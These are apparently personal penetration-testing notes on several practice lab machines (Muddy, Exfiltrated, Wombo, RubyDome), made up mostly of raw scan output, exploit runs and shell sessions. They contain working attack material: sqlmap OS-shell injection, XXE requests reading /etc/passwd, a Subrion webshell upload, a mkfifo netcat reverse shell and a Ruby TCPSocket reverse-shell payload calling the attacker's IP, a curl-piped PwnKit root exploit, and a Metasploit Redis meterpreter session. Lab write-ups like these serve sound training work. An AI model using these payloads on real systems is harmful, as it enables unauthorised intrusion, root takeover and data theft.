[11:05:15] [INFO] checking if UDF 'sys_exec' already exist
[11:05:15] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
UDF 'sys_exec' already exists, do you want to overwrite it? [y/N] y
[11:05:29] [INFO] checking if UDF 'sys_eval' already exist
[11:05:29] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[11:05:29] [INFO] detecting back-end DBMS version from its banner
[11:05:29] [INFO] resumed: 5.7.30-0ubuntu0.16.04.1
[11:05:29] [INFO] retrieving MySQL plugin directory absolute path
[11:05:29] [INFO] resumed: /usr/lib/mysql/plugin/
[11:05:32] [INFO] retrieved:
[11:05:42] [INFO] adjusting time delay to 1 second due to good response times
8040
[11:05:50] [INFO] the local file '/tmp/sqlmapsu8jrs7w61063/lib_mysqludf_sysjm3mu5i0.so' and the remote file '/usr/lib/mysql/plugin/libsbtnb.so' have the same size (8040 B)
[11:05:50] [INFO] creating UDF 'sys_exec' from the binary UDF file
[11:05:50] [INFO] creating UDF 'sys_eval' from the binary UDF file
[11:05:50] [INFO] going to use injected user-defined functions 'sys_eval' and 'sys_exec' for operating system command execution
[11:05:50] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[11:06:03] [INFO] retrieved: root
command standard output: 'root'
os-shell> cat /root/proof.txt
do you want to retrieve the command standard output? [Y/n/a] Y
[11:06:33] [INFO] retrieved: 7574772785970f747047e659aa85b43a
command standard output: '7574772785970f747047e659aa85b43a'
```
Catching reverse shell, run nc mkfifo revshell command via sqlmap's --os-shell
## Privilege Escalation
No privilege escalation required
# Muddy
## Intro
## Initial Foothold
```
# Nmap 7.94SVN scan initiated Fri Apr 5 09:36:05 2024 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/joe/hax/pg/muddy/results/muddy.pg/scans/_full_tcp_nmap.txt -oX /home/joe/hax/pg/muddy/results/muddy.pg/scans/xml/_full_tcp_nmap.xml muddy.pg
Nmap scan report for muddy.pg (192.168.151.161)
Host is up, received user-set (0.041s latency).
Scanned at 2024-04-05 09:36:06 CDT for 76s
Not shown: 65528 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGGcX/x/M6J7Y0V8EeUt0FqceuxieEOe2fUH2RsY3XiSxByQWNQi+XSrFElrfjdR2sgnauIWWhWibfD+kTmSP5gkFcaoSsLtgfMP/2G8yuxPSev+9o1N18gZchJneakItNTaz1ltG1W//qJPZDHmkDneyv798f9ZdXBzidtR5/+2ArZd64bldUxx0irH0lNcf+ICuVlhOZyXGvSx/ceMCRozZrW2JQU+WLvs49gC78zZgvN+wrAZ/3s8gKPOIPobN3ObVSkZ+zngt0Xg/Zl11LLAbyWX7TupAt6lTYOvCSwNVZURyB1dDdjlMAXqT/Ncr4LbP+tvsiI1BKlqxx4I2r
| 256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCpAb2jUKovAahxmPX9l95Pq9YWgXfIgDJw0obIpOjOkdP3b0ukm/mrTNgX2lg1mQBMlS3lzmQmxeyHGg9+xuJA=
| 256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0omUJRIaMtPNYa4CKBC+XUzVyZsJ1QwsksjpA/6Ml+
25/tcp open smtp syn-ack ttl 61 Exim smtpd
| smtp-commands: muddy Hello muddy.pg [192.168.45.227], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-title: Did not follow redirect to http://muddy.ugc/
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp open rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
443/tcp open tcpwrapped syn-ack ttl 61
908/tcp open unknown syn-ack ttl 61
8888/tcp open http syn-ack ttl 61 WSGIServer 0.1 (Python 2.7.16)
|_http-title: Ladon Service Catalog
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: WSGIServer/0.1 Python/2.7.16
Device type: general purpose|storage-misc|firewall|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X|2.4.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4.4 cpe:/o:linux:linux_kernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:linux:linux_kernel:2.4
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.32 or 3.10 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 2.6.35 (85%), Linux 4.9 (85%), Linux 3.4 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=4/5%OT=22%CT=1%CU=%PV=Y%DS=4%DC=T%G=N%TM=66100CA2%P=x86_64-pc-linux-gnu)
SEQ(SP=100%GCD=1%ISR=10D%TI=Z%II=I%TS=A)
SEQ(SP=FE%GCD=1%ISR=10A%TI=Z%II=I%TS=A)
OPS(O1=M551ST11NW7%O2=M551ST11NW7%O3=M551NNT11NW7%O4=M551ST11NW7%O5=M551ST11NW7%O6=M551ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%TG=40%W=FAF0%O=M551NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
Uptime guess: 37.772 days (since Tue Feb 27 14:05:31 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 1723/tcp)
HOP RTT ADDRESS
1 39.75 ms 192.168.45.1
2 39.74 ms 192.168.45.254
3 42.53 ms 192.168.251.1
4 42.54 ms muddy.pg (192.168.151.161)
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 5 09:37:22 2024 -- 1 IP address (1 host up) scanned in 76.80 seconds
```
Open Ports
* 22/tcp - OpenSSH 7.9p1
* 25/tcp - Exim smtpd
* 80/tcp - Apache httpd 2.4.38
* vhost of muddy.ugc running wordpress
* wordpress theme (shapely) not likely to be vulnerable based on version
* wordpress plugin kali-forms has potential vulnerabilities
* 111/tcp - rpcbind 2-4
* 443/tcp - tcpwrapped?
* 908/tcp - unknown
* 8888/tcp - WSGIServer 0.1 (Python 2.7.16)
* Ladon service catalog
* exposes method named 'checkout'
* potentially vulnerable to XML External Entity Expansion
Leaking /etc/passwd through XML External Entity Expansion
```
┌──(joe㉿kali)-[~/Downloads] [18/160]
└─$ curl -s -X $'POST' \
-H $'Content-Type: text/xml;charset=UTF-8' \
-H $'SOAPAction: \"http://muddy.pg:8888/muddy/soap11/checkout\"' \
--data-binary $'
]>
&passwd;' \
'http://muddy.pg:8888/muddy/soap11'
Serial number: root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologinsystemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologinmessagebus:x:104:110::/nonexistent:/usr/sbin/nologinsshd:x:105:65534::/run/sshd:/usr/sbin/nologinsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologinmysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/falseian:x:1000:1000::/home/ian:/bin/shDebian-exim:x:107:114::/var/spool/exim4:/usr/sbin/nologin_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologinstatd:x:109:65534::/var/lib/nfs:/usr/sbin/nologin
```
Parsed /etc/passwd file shows usernames 'root' and 'ian'
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
ian:x:1000:1000::/home/ian:/bin/sh
Debian-exim:x:107:114::/var/spool/exim4:/usr/sbin/nologin
_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:109:65534::/var/lib/nfs:/usr/sbin/nologin
```
Attempting to ready mysql configurations (where credential to connect to mysql may be stored)
```
┌──(joe㉿kali)-[~/Downloads]
└─$ curl -s -X $'POST' \
-H $'Content-Type: text/xml;charset=UTF-8' \
-H $'SOAPAction: \"http://muddy.pg:8888/muddy/soap11/checkout\"' \
--data-binary $'
]>
&passwd;' \
'http://muddy.pg:8888/muddy/soap11'
Serial number: # The MariaDB configuration file## The MariaDB/MySQL tools read configuration files in the following order:# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,# 2. "/etc/mysql/conf.d/*.cnf" to set global options.# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.# 4. "~/.my.cnf" to set user-specific options.## If the same option is defined multiple times, the last one will apply.## One can use all long options that the program supports.# Run program with --help to get a list of available options and with# --print-defaults to see which it would actually understand and use.## This group is read both both by the client and the server# use it for options that affect everything#[client-server]# Import all .cnf files from configuration directory!includedir /etc/mysql/conf.d/!includedir /etc/mysql/mariadb.conf.d/
```
## Privilege Escalation
# Exfiltrated
## Intro
## Initial Foothold
```
# Nmap 7.94SVN scan initiated Fri Mar 29 10:17:34 2024 as: nmap -sC -sV -vv -oA nmap/initial exfiltrated.pg
Nmap scan report for exfiltrated.pg (192.168.172.163)
Host is up, received echo-reply ttl 61 (0.041s latency).
Scanned at 2024-03-29 10:17:34 CDT for 9s
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH6PH1/ST7TUJ4Mp/l4c7G+TM07YbX7YIsnHzq1TRpvtiBh8MQuFkL1SWW9+za+h6ZraqoZ0ewwkH+0la436t9Q+2H/Nh4CntJOrRbpLJKg4hChjgCHd5KiLCOKHhXPs/FA3mm0Zkzw1tVJLPR6RTbIkkbQiV2Zk3u8oamV5srWIJeYUY5O2XXmTnKENfrPXeHup1+3wBOkTO4Mu17wBSw6yvXyj+lleKjQ6Hnje7KozW5q4U6ijd3LmvHE34UHq/qUbCUbiwY06N2Mj0NQiZqWW8z48eTzGsuh6u1SfGIDnCCq3sWm37Y5LIUvqAFyIEJZVsC/UyrJDPBE+YIODNbN2QLD9JeBr8P4n1rkMaXbsHGywFtutdSrBZwYuRuB2W0GjIEWD/J7lxKIJ9UxRq0UxWWkZ8s3SNqUq2enfPwQt399nigtUerccskdyUD0oRKqVnhZCjEYfX3qOnlAqejr3Lpm8nA31pp6lrKNAmQEjdSO8Jxk04OR2JBxcfVNfs=
| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI0EdIHR7NOReMM0G7C8zxbLgwB3ump+nb2D3Pe3tXqp/6jNJ/GbU2e4Ab44njMKHJbm/PzrtYzojMjGDuBlQCg=
| 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCc0saExmeDXtqm5FS+D5RnDke8aJEvFq3DJIr0KZML
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 09BDDB30D6AE11E854BFF82ED638542B
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 29 10:17:43 2024 -- 1 IP address (1 host up) scanned in 8.90 seconds
```
Open Ports
* 22/tcp - OpenSSH 8.2p1 Ubuntu
* 80/tcp - Apache httpd 2.4.41 Ubuntu
80/tcp is running Subrion CMS v4.2.1
Subrion v4.2.1 exploits
```
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting | php/webapps/47469.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin) | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS) | php/webapps/51110.txt
---------------------------------------------------------------------------------------------------------------- ---------------------------------
```
Exploit Subrion - Arbitrary File Upload of webshell
```
┌──(joe㉿kali)-[~/hax/pg/exfiltrated]
└─$ python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422
[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: EKdNpVdsAO86ja8qWK4lLk86aPWmAYMUMstEDunx
[+] Trying to log in...
[+] Login Successful!
[+] Generating random name for Webshell...
[+] Generated webshell name: fjzvjyelbvdklzs
[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/fjzvjyelbvdklzs.phar
$ whoami
www-data
```
Download and run linpeas, copy to www folder to make available for download to kali
```
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O /tmp/linpeas.sh
$ ls /tmp/
linpeas.sh
$ sh /tmp/linpeas.sh > /tmp/linpeas-output.txt
$ cp /tmp/linpeas-output.txt /var/www/html/subrion/
```
Get Reverse Shell
```
$ which nc
/usr/bin/nc
$ wget http://192.168.45.197:8000/ncrev.sh -O /tmp/ncrev.sh
$ sh /tmp/ncrev.sh
```
Contents of reverse shell script
```
┌──(joe㉿kali)-[~/hax/pg/exfiltrated]
└─$ cat ncrev.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.197 80 >/tmp/f
```
Listener catching shell
```
┌──(joe㉿kali)-[~/hax/pg/exfiltrated]
└─$ sudo nc -lvnp 80
[sudo] password for joe:
listening on [any] 80 ...
connect to [192.168.45.197] from (UNKNOWN) [192.168.172.163] 47826
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```
## Privilege Escalation
Linpeas output suggesting using PwnKit (CVE-2021-4034)
Running PwnKit [exploit](https://github.com/ly4k/PwnKit) to escalate to root
```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@exfiltrated:/var/www/html/subrion/uploads$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
<.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
root@exfiltrated:/var/www/html/subrion/uploads# whoami
whoami
root
root@exfiltrated:/var/www/html/subrion/uploads# cat /root/proof.txt
cat /root/proof.txt
0d8a7229bdcfd3cf3bd4d86216f5e931
```
# Wombo
## Intro
```
# Nmap 7.94SVN scan initiated Fri Mar 29 09:30:46 2024 as: nmap -sC -sV -vv -oA nmap/initial wombo.pg
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*HP (Color |)LaserJet ([\w._ -]+) '
Nmap scan report for wombo.pg (192.168.172.69)
Host is up, received echo-reply ttl 61 (0.042s latency).
Scanned at 2024-03-29 09:30:47 CDT for 24s
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
| 2048 09:80:39:ef:3f:61:a8:d9:e6:fb:04:94:23:c9:ef:a8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGBXRhQCez7/IOdnHzLYdpVtWWRMN/7bUR/C3T/W6V9DwlKUS2AfdncLdLwqnx61jODFdXDrTdEdTAtK4MHuXt/UOLDXr1SOfUHYQbZd1rmpMaeB3qOKfoVP7NMp2Ga68kT/9NvBphakYXRWw4C7RS0N+4YWU/BjSyMTIdnhJX05lC5Uyljg7FliJ7d3J/CtF98I6Oo5u/Eb2/5BB45/1IuM6R7BGCDOpIs6po1FyEk8gFktbB+INGATdBPxvmAOX6G7m/R491a9/QtaF8wrgsjS3fQftoiW8vwcaom8Bmu94xZ9pZq0Dgt9VWQz241T5dGQrp57s6Djl/V83/qGFP
| 256 83:f8:6f:50:7a:62:05:aa:15:44:10:f5:4a:c2:f5:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLg0oQ1t4NCz+KWPtrCjgDf+qjW2Vb4oOc/eM21vT9rIPJa//rO0LFT8czDxcWFU9HMSEohfSm8emC4lShgGrY4=
| 256 1e:2b:13:30:5c:f1:31:15:b4:e8:f3:d2:c4:e8:05:b5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPS81xs7EU6k92rNFdmsDF7qcRDxDILJUeva18aKW1GV
53/tcp closed domain reset ttl 61
80/tcp open http syn-ack ttl 61 nginx 1.10.3
|_http-title: Welcome to nginx!
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.3
8080/tcp open http-proxy syn-ack ttl 61
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home | NodeBB
|_http-favicon: Unknown favicon MD5: 152FF7D5AE5BDB84B33D4DCA31EB7CD3
| http-robots.txt: 3 disallowed entries
|_/admin/ /reset/ /compose
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| X-DNS-Prefetch-Control: off
| X-Frame-Options: SAMEORIGIN
| X-Download-Options: noopen
| X-Content-Type-Options: nosniff
| X-XSS-Protection: 1; mode=block
| Referrer-Policy: strict-origin-when-cross-origin
| X-Powered-By: NodeBB
| set-cookie: _csrf=FrVAVZmax3Bh4eITxK1YpdTU; Path=/
| Content-Type: text/html; charset=utf-8
| Content-Length: 11098
| ETag: W/"2b5a-d4cpxIx7F4gKsmtHDO3klQzqrG0"
| Vary: Accept-Encoding
| Date: Fri, 29 Mar 2024 14:30:59 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en-GB" data-dir="ltr" style="direction: ltr;" >
| <head>
| <title>Not Found | NodeBB
|
|
|
|
|
|
|
| Home | NodeBB
|
|
|
|
| \r\n\r\n\r\n\tHome\x20\|\x20NodeBB\r\n\t\n\t\n\t\n\t\n\t\r\n\r\n\r\n\tNot\x20Found\x20\|\x20NodeBB\r\n\t\n\t\n\t\n\t\n\t run
[*] Started reverse TCP handler on 192.168.45.197:80
[*] 192.168.172.69:6379 - Compile redis module extension file
[+] 192.168.172.69:6379 - Payload generated successfully!
[*] 192.168.172.69:6379 - Listening on 192.168.45.197:6379
[*] 192.168.172.69:6379 - Rogue server close...
[*] 192.168.172.69:6379 - Sending command to trigger payload.
[*] Sending stage (3045380 bytes) to 192.168.172.69
[*] Meterpreter session 1 opened (192.168.45.197:80 -> 192.168.172.69:41234) at 2024-03-29 10:10:52 -0500
[!] 192.168.172.69:6379 - This exploit may require manual cleanup of './hcwoot.so' on the target
meterpreter > getuid
Server username: root
meterpreter > shell
Process 1121 created.
Channel 1 created.
whoami
root
cat /root/proof.txt
bdca7f701911d77776b59652397c383b
```
## Privilege Escalation
No escalation required
# RubyDome
## Intro
asdf
## Initial Foothold
Nmap Scan Output
```
# Nmap 7.94SVN scan initiated Fri Mar 22 10:30:28 2024 as: nmap -sC -sV -vv -oA nmap/initial rubydome.pg
Nmap scan report for rubydome.pg (192.168.202.22)
Host is up, received reset ttl 61 (0.043s latency).
Scanned at 2024-03-22 10:30:29 CDT for 9s
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBYESg2KmNLhFh1KJaN2UFCVAEv6MWr58pqp2fIpCSBEK2wDJ5ap2XVBVGLk9Po4eKBbqTo96yttfVUvXWXoN3M=
| 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBdIs4PWZ8yY2OQ6Jlk84Ihd5+15Nb3l0qvpf1ls3wfa
3000/tcp open http syn-ack ttl 61 WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: RubyDome HTML to PDF
|_http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 22 10:30:38 2024 -- 1 IP address (1 host up) scanned in 9.83 seconds
```
RubyDome webpage converts URL to PDF
RubyDome uses package PDFKit.rb in the backend, which has available exploit
```
┌──(joe㉿kali)-[~]
└─$ searchsploit pdfkit --disable-colour
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
pdfkit v0.8.7.2 - Command Injection | ruby/local/51293.py
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```
Exploit granted initial access via reverse shell for user 'andrew'
```
┌──(joe㉿kali)-[~/hax/pg/rubydome]
└─$ python3 51293.py -s 192.168.45.152 80 -w http://rubydome.pg:3000/pdf -p url
_ __,~~~/_ __ ___ _______________ ___ ___
,~~`( )_( )-\| / / / / |/ / _/ ___/ __ \/ _ \/ _ \
|/| `--. / /_/ / // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....
UNICORD: Exploit for CVE-2022–25765 (pdfkit) - Command Injection
OPTIONS: Reverse Shell Sent to Target Website Mode
PAYLOAD: http://%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("192.168.45.152","80"))'`
LOCALIP: 192.168.45.152:80
WARNING: Be sure to start a local listener on the above IP and port. "nc -lnvp 80".
WEBSITE: http://rubydome.pg:3000/pdf
POSTARG: url
EXPLOIT: Payload sent to website!
SUCCESS: Exploit performed action.
```
Reverse shell listener
```
┌──(joe㉿kali)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.152] from (UNKNOWN) [192.168.202.22] 45852
whoami
andrew
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash')"
andrew@rubydome:~/app$ cd ..
cd ..
andrew@rubydome:~$ ls -la
ls -la
total 32
drwxr-x--- 3 andrew andrew 4096 Jun 13 2023 .
drwxr-xr-x 3 root root 4096 Apr 25 2023 ..
drwxr-xr-x 2 andrew andrew 4096 Apr 25 2023 app
lrwxrwxrwx 1 root root 9 Apr 25 2023 .bash_history -> /dev/null
-rw-r--r-- 1 andrew andrew 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 andrew andrew 3771 Jan 6 2022 .bashrc
-rw-rw-r-- 1 andrew andrew 33 Mar 22 15:26 local.txt
-rw-r--r-- 1 andrew andrew 807 Jan 6 2022 .profile
-rw-r--r-- 1 andrew andrew 0 Apr 25 2023 .sudo_as_admin_successful
-rw------- 1 andrew andrew 774 Jun 13 2023 .viminfo
andrew@rubydome:~$ cat local.txt
cat local.txt
c2c845c2342a613d302ea0d415882241
```
## Privilege Escalation
adf
```
andrew@rubydome:~/app$ sudo -l
sudo -l
Matching Defaults entries for andrew on rubydome:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User andrew may run the following commands on rubydome:
(ALL) NOPASSWD: /usr/bin/ruby /home/andrew/app/app.rb
andrew@rubydome:~/app$ ls -la
ls -la
total 148
drwxr-xr-x 2 andrew andrew 4096 Mar 22 16:17 .
drwxr-x--- 5 andrew andrew 4096 Mar 22 16:16 ..
-rwxrwx--- 1 andrew andrew 1032 Apr 24 2023 app.rb
-rw-rw-r-- 1 andrew andrew 131089 Mar 22 16:17 linpeas-output.txt
